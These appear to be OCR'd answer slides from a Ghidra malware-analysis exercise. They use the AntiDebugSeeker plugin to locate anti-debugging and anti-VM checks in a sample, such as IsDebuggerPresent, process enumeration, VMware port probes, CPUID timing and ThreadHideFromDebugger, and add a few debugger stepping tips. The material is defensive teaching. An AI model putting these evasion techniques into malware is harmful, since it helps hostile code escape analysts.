
Exercise 1 Answer For Ghidra

- Use AntiDebugSeeker to confirm the anti-analysis features.



Exercise 1 Answer For Ghidra

- Use AntiDebugSeeker to confirm the anti-analysis features.



Exercise 1 Answer For Ghidra


- You can also check the detection results from **Bookmarks** in Ghidra.
- When conducting analysis, it is recommended to navigate to the desired address via **Bookmarks**.

Bookmarks - (46 bookmarks)


Type	Category	Description	Location
Analysis	Function ID Analyzer	Library Function - Single Match, __get_entro...	0040200d
Analysis	Function ID Analyzer	Library Function - Single Match, __security_i...	0040205a
Analysis	Function ID Analyzer	Library Function - Single Match, __scrt_get_...	00402241
Analysis	Function ID Analyzer	Library Function - Single Match, _SEH_prolo...	00402380
Analysis	Function ID Analyzer	Library Function - Single Match, __scrt_is_uc...	00402596
Analysis	Function ID Analyzer	Library Function - Single Match, _filter_x86_...	0040263e
Analysis	Potential of Anti Debug API	Debugger check : IsDebuggerPresent	004018df
Analysis	Potential of Anti Debug API	Debugger check : IsDebuggerPresent	004021fe
Analysis	Potential of Anti Debug API	Process Check : CreateToolhelp32Snapshot	0040190c
Analysis	Potential of Anti Debug API	Process Check : Process32FirstW	0040192b
Analysis	Potential of Anti Debug API	Process Check : Process32NextW	00401973
Analysis	Potential of Anti Debug API	Time Check : QueryPerformanceCounter	00402044
Analysis	Potential of Anti Debug API	Check Invalid Close->Exception : CloseHandle	004019ae
Analysis	Potential of Anti Debug API	Check Invalid Close->Exception : CloseHandle	0040197a
Analysis	Potential of Anti Debug API	Exception Handling Check : SetUnhandledExc...	00401c9f
Analysis	Potential of Anti Debug API	Exception Handling Check : SetUnhandledExc...	0040221e
Analysis	Potential of Anti Debug API	Exception Handling Check : UnhandledExcept...	00401ca8
Analysis	Potential of Anti Debug API	Exception Handling Check : UnhandledExcept...	00402228
Analysis	Anti Debug Technique	VMware_I/O_port	0040104b
Analysis	Anti Debug Technique	VMware_magic_value	00401041
Analysis	Anti Debug Technique	Environment_TimingCheck_CPUID	004023f8
Analysis	Anti Debug Technique	Environment_TimingCheck_CPUID	00402433
Analysis	Anti Debug Technique	Environment_TimingCheck_CPUID	004024aa
Analysis	Anti Debug Technique	NtGlobalFlag_check	0040198a
Analysis	Second Keyword	It was detected at	00401990
Analysis	Third Keyword	It was detected at	00401993
Analysis	Anti Debug Technique	Enumerate_Running_Processes	0040192b
Analysis	Second Keyword	It was detected at	0040193b
Analysis	Anti Debug Technique	ThreadHideFromDebugger	004019cd
Analysis	Second Keyword	It was detected at	004019e3

Exercise 1 Answer For Ghidra

- The first is AntiDebug using IsDebuggerPresent.
- What is the message displayed?




Exercise 1 Answer For Ghidra




Exercise 1 Answer For Ghidra

- If you proceed with **F8** without applying any patches, it hits **Call Sub_401170**.
- First message is displayed.
- Be cautious of conditional jumps like **je**.



